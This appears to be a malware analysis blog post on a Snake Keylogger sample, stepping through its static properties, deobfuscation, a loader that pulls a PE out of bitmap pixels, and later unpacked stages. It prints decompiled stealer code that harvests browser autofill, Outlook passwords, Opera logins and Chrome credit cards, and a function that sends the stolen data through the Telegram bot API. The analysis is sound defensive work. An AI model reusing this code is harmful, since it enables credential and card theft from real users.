

## SHA256:

BF55414BE5AB7AA16E05D10D852F84443953BD381E8FFC0B09CAF61F2FEEFE67

An analysis attempt on Snake Keylogger.

Figure 1. And Figure 2. Below shows the general information about the file. It should also be noted that the files are timestamped.

pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)

file settings about

c:\users\sherw\onedrive\desktop\new folder\mk

- indicators (resources > file-ratio)
- footprints (count > 12)
- virusotal (status > offline)
- dos-header (size > 64 bytes)
- dos-stub (size > 64 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 6)
- sections (count > 3)
- libraries (mscoree.dll)
- imports (count > 432)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (size > resources)
- resources (size > file-ratio)
- strings (count > 22490)
- debug (streams > 3)
- manifest (level > aslnvoker)
- version (FileDescription > Accessibility shortc
- certificate (n/a)
- overlay (n/a)

property	value
footprint > sha256	A5C6ABEA76C08186E7861CEBD0EAAA565C4A6F131F6C4231B5034D315F7D5CB7
location	.rsrc:0x000AAE90
file-type	executable
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	Microsoft Corporation.
FileDescription	Accessibility shortcut
FileVersion	1.0.0.0
InternalName	SIUr.exe
LegalCopyright	Copyright © Microsoft Corporation. All rights reserved.
LegalTrademarks	n/a
OriginalFilename	SIUr.exe
ProductName	Accessibility shortcut
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Figure 1. File Details on PeStudio




Figure 2. Entropy

Initially, after inputting the binary on dnSpy, it was obfuscated so I attempted to use de4dot to deobfuscate it to make it more readable.

```
FLARE-VM Wed 09/25/2024 20:09:06.14
C:\Users\ [redacted] \OneDrive\Desktop\New folder>de4dot MB267382625AE.exe.12.dr

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\sherw\OneDrive\Desktop\New folder\MB267382625AE.exe.12.dr)
Cleaning C:\Users\ [redacted] \OneDrive\Desktop\New folder\MB267382625AE.exe.12.dr
Renaming all obfuscated symbols
Saving C:\Users\ [redacted] \OneDrive\Desktop\New folder\MB267382625AE.exe.12-cleaned.dr

FLARE-VM Wed 09/25/2024 20:09:10.81
C:\Users\ [redacted] \OneDrive\Desktop\New folder>
```

Figure 3. Running de4dot

Figure 4. Below shows a pair of bitmaps which will likely be loaded into another assembly as the next stage of the payload.




Figure 4. Bitmaps

The first stage of the binary appears to be vehicle themed.




Figure 5. Car Themed Strings

The binary data from the bitmap “yt” above is being pulled and filled into a List of bytes called “list”. The loop repeats until the entire bitmap is transferred to list2 then to list. It can be noted here as well that the bytes being allocated are starting with the magic bytes of 4D 5A.

```

182         this.rbCar.TabIndex = 0;
183         Bitmap yt = Resources.yt6;
184         List<byte> list = new List<byte>(73216);
185         List<byte> list2 = new List<byte>(3);
186         for (int i = 0; i < yt.Width; i++)
187         {
188             for (int j = 0; j < yt.Height; j++)
189             {
190                 Color pixel = yt.GetPixel(i, j);
191                 list2.Add(pixel.R);
192                 list2.Add(pixel.G);
193                 list2.Add(pixel.B);
194                 int num = 73216;
195                 if (list.Count + list2.Count <= 73216)
196                 {
197                     list.AddRange(list2);
198                 }
199                 else
200                 {
201                     int num2 = num - list.Count;
202                     if (num2 > 0)
203                     {
204                         list.AddRange(list2.GetRange(0, num2));
205                     }
206                     list2.Clear();
207                 }
208             }
209         }
210         this.rbCar.TabStop = true;
211         this.rbCar.Text = "Car";
212         this.rbCar.UseVisualStyleBackColor = true;

```

Name	Value	Type
yt	System.Drawing.Bitmap	System.Drawing.Bitmap
list	Count = 0x00000006	System.Collections.Generic.List<b...
list[0]	0x4D	byte
list[1]	0x5A	byte
list[2]	0x90	byte
list[3]	0x00	byte
list[4]	0x03	byte
list[5]	0x00	byte
list2	Count = 0x00000003	System.Collections.Generic.List<b...

Figure 6. Loop for Allocating Bitmap Data

After the bitmap is allocated to “list” an assembly is then called to load the assembly with the data from the bitmap assigned to the byte list. Figure 6. Also shows that the bytes on this assembly would have the magic bytes of a PE file starting with 4D 5A.

```

this.carGroup.Name = "CarGroup";
Assembly assembly = Assembly.Load(list.ToArray());
Type type = assembly.GetType()[0];
typeof(Activator).InvokeMember(new string("FuhdwhLqvwdqfh".Select((char c) => c - '\u0003').ToArray<char>()), BindingFlags.InvokeMethod, null, null, new object[]
{
    type,
    this.Trif32(Form1.Whister, "GoldenCity")
});
this.carGroup.Size = new Size(213, 197);

```

Figure 7. Assembling the List.

Stepping through the output window shows below that a new PE is loaded in the name of GB-lesson-forms (c59a72e874640d2d2c5669edc14fdeb82a72cbacde61679907d2926b8ed79d08).

```

21:56:22.385 MB267382625AE.exe.12-cleaned.exe (CLR v4.0.30319: MB267382625AE.exe.12-cleaned.exe): Loaded 'C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Accessibility
21:56:22.401 MB267382625AE.exe.12-cleaned.exe (CLR v4.0.30319: MB267382625AE.exe.12-cleaned.exe): Loaded 'C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core
21:56:25.824 MB267382625AE.exe.12-cleaned.exe (CLR v4.0.30319: MB267382625AE.exe.12-cleaned.exe): Loaded 'GB-lesson-forms'.

```

Figure 8. Output Window

Figure 9. Shows information about the loaded assembly.

```

GB-lesson-forms (1.0.0.0)
├── GB-lesson-forms.dll
│   ├── PE
│   ├── Type References
│   ├── References
│   ├── Resources
│   ├── -
│   └── \u0001
│       ├── \u0001 @0200000A
│       │   ├── Base Type and Interfaces
│       │   ├── Derived Types
│       │   └── \u0001() : void @06000027
│       ├── \u0002 @0200000E
│       │   ├── Base Type and Interfaces
│       │   ├── Derived Types
│       │   └── \u0002() : void @06000032
│       ├── \u0003 @0200000F
│       ├── \u0002
│       ├── \u0003
│       ├── \u0004
│       ├── GB_lesson_forms
│       ├── GB_lesson_forms.Properties
│       ├── SmartAssembly.Attributes
│       ├── SmartAssembly.Delegates
│       └── SmartAssembly.HouseOfCards

```

Figure 9. GB-lesson-forms Assembly

“Tyrone.dll(d3e60324643aa4df23a8c700e687e0ba1cd731cef69570eeb90436636e1e8956)” so I have used Unpac.me instead to get the next stages and give a try to analyze the unpacked PEs from there. The DLL is obfuscated as well.



The other unpacked DLL from Unpac.me was also obfuscated but this last payload appears to contain most of the functionality. Figure 11. Shows some details on the executable and that it is also obfuscated.




Figure 11. Remington.exe

File details of Remington.exe

(e013dabda38946759b6f0f578a4245e5b05c04de31ac50bcd5ad2edbd3f9c2fd)




Figure 12. Remington Assembly Details

Figures below generally show what the malware is trying to steal from different kinds of browsers and applications.

```

1 // ms10-018
2 // Token: 0x00001150 RID: 136 RVA: 0x00015740 File Offset: 0x00013940
3 public static void smethod_115()
4 {
5     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\UCBrowser\\User_Data\\libn\\Default\\UC Login Data.18";
6     checked
7     {
8         try
9         {
10             if (File.Exists(text))
11             {
12                 GClass1 gclass = new GClass1(text);
13                 gclass.method_4("autofill");
14                 int num = gclass.method_7() + 1;
15                 for (int i = 0; i <= num; i++)
16                 {
17                     string text2 = gclass.method_9(1, "name");
18                     string text3 = gclass.method_9(1, "value");
19                     if (Operators.CompareString(text2, "", false) != 0 & (Operators.CompareString(text3, "", false) != 0))
20                     {
21                         string text4 = string.Concat(new string[] { "\r\n----- / VIP Recovery \\\r\n-----\r\nRecovered from: UCBrowser\\r\\Name: ", text2, "\r\\nValue: ",
22                             text3, "\r\n-----\r\n" });
23                         Class8.string_8 += text4;
24                     }
25                 }
26             }
27             catch (Exception ex)
28             {
29             }
30         }
31     }
32 }

```

Figure 13. Cookie/Browser Data Stealing Functions

```

1 internal static List<Class8.RecoveredApplicationAccount> smethod_163()
2 {
3     List<Class8.RecoveredApplicationAccount> list = new List<Class8.RecoveredApplicationAccount>();
4     string[] array = new string[] { "IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password" };
5     string text = null;
6     RegistryKey[] array2 = new RegistryKey[]
7     {
8         Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A0010482A6676"),
9         Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A0010482A6676"),
10        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A0010482A6676"),
11        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A0010482A6676")
12    };
13    foreach (RegistryKey registryKey in array2)
14    {
15        if (registryKey != null)
16        {
17            foreach (string text2 in registryKey.GetSubKeyNames())
18            {
19                using (RegistryKey registryKey2 = registryKey.OpenSubKey(text2))
20                {
21                    UTF8Encoding utf8Encoding = new UTF8Encoding();
22                    if ((registryKey2.GetValue("Email") != null) & ((registryKey2.GetValue("IMAP Password") != null) | (registryKey2.GetValue("POP3 Password") != null) |
23                        (registryKey2.GetValue("HTTP Password") != null) | (registryKey2.GetValue("SMTP Password") != null)))
24                    {
25                        foreach (string text3 in array)
26                        {
27                            if (registryKey2.GetValue(text3) != null)
28                            {
29                                byte[] array5 = (byte[])registryKey2.GetValue(text3);
30                                text = Class8.smethod_164(array5);
31                            }
32                        }
33                    }
34                    object obj = RuntimeHelpers.GetObjectValue(registryKey2.GetValue("Email"));
35                    byte[] array8;
36                    try
37                    {
38                        object[] array6;

```

Figure 14. Outlook Credential Harvesting



```

public static void smethod_171()
{
    if (File.Exists(Class8.string_0 + Strings.StrReverse("ataD nigol\\elbatS arepO\\erawtfoS arepO\\")))
    {
        Class8.string_0 += Strings.StrReverse("ataD nigol\\elbatS arepO\\erawtfoS arepO\\");
    }
    else if (File.Exists(Class8.string_0 + Strings.StrReverse("tad.dnaw\\eliforP\\larepO\\larepO\\")))
    {
        Class8.string_0 += Strings.StrReverse("tad.dnaw\\eliforP\\larepO\\larepO\\");
    }
    checked
    {
        try
        {
            object obj = new GClass1(Class8.string_0);
            NewLateBinding.LateCall(RuntimeHelpers.GetObjectValue(obj), null, "ReadTable", new object[] { Strings.StrReverse("snigol") }, null, null, null, true);
            if (File.Exists(Class8.string_0))
            {
                int num = Conversions.ToInteger(RuntimeHelpers.GetObjectValue(Operators.SubtractObject(RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet
                    (RuntimeHelpers.GetObjectValue(obj), null, "GetRowCount", new object[] { null, null, null}), 1))), 1));
                int num2 = num;
                for (int i = 0; i <= num2; i++)
                {
                    object objectValue = RuntimeHelpers.GetObjectValue(obj);
                    Type type = null;
                    string text = "GetValue";
                    object[] array = new object[]
                    {
                        i,
                        Strings.StrReverse("lru_nigiro")
                    };
                    object[] array2 = array;
                    string[] array3 = null;
                    Type[] array4 = null;

```

Figure 15. Inverted Strings looking for Opera Data

```

4 {
5     string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Web Data";
6     checked
7     {
8         try
9         {
10             if (File.Exists(text))
11             {
12                 GClass1 gclass = new GClass1(text);
13                 gclass.method_6("credit_cards");
14                 int num = gclass.method_7() - 1;
15                 for (int i = 0; i <= num; i++)
16                 {
17                     string text2 = gclass.method_9(i, "name_on_card");
18                     string text3 = gclass.method_9(i, "card_number_encrypted");
19                     string text4 = gclass.method_9(i, "expiration_month") + "/" + gclass.method_9(i, "expiration_year");
20                     if (Class8.smethod_309(text3))
21                     {
22                         byte[] array = Class8.smethod_310(Directory.GetParent(text).Parent.FullName);
23                         if (array != null)
24                         {
25                             text3 = Class8.smethod_311(Encoding.Default.GetBytes(text3), array);
26                         }
27                     }
28                     else
29                     {
30                         text3 = Class8.smethod_312(Encoding.Default.GetBytes(gclass.method_9(i, "card_number_encrypted")));
31                     }
32                     if ((Operators.CompareString(text2, "", false) != 0) & (Operators.CompareString(text3, "", false) != 0) & (Operators.CompareString(text4, "", false) != 0))
33                     {
34                         string text5 = string.Concat(new string[] { "\r\n----- / VIP Recovery \\\r\nRecovered From: Google Chrome\r\nCard Name: ", text2, "\r\nCard Number: ", text3, "\r\nExpiration Date: ", text4, "\r\n-----\r\n\r\n " });
35                         Class6.string_11 += text5;
36                     }
37                 }
38             }
39         }

```

Figure 16. Browser Credit Card Stealer

```

1 // Token: 0x0000008F RID: 143 RVA: 0x0000A28C File Offset: 0x0000848C
2 public static void smethod_71(string string_60, string string_61, string string_62)
3 {
4     try
5     {
6         string text = string.Concat(new string[] { "https://api.telegram.org/bot", string_60, "/sendMessage?chat_id=", string_61, "&text=", string_62 });
7         ServicePointManager.Expect100Continue = false;
8         ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
9         HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
10        try
11        {
12            WebResponse response = httpWebRequest.GetResponse();
13            using (Stream responseStream = response.GetResponseStream())
14            {
15                StreamReader streamReader = new StreamReader(responseStream, Encoding.UTF8);
16                streamReader.ReadToEnd();
17            }
18        }
19        catch (WebException ex)
20        {
21            WebResponse response2 = ex.Response;
22            using (Stream responseStream2 = response2.GetResponseStream())
23            {
24                StreamReader streamReader2 = new StreamReader(responseStream2, Encoding.GetEncoding("utf-8"));
25                streamReader2.ReadToEnd();
26            }
27            throw;
28        }
29    }
30    catch (Exception ex2)
31    {
32    }
33 }
34
35

```

Figure 17. Telegram Exfiltration

There's still a few other functionalities such as enabling itself to run on startup along with other features like keylogging and copying from the clipboard. It is also capable of anti-debugging by invoking functions like `GetForegroundWindow` to monitor if it is being analyzed.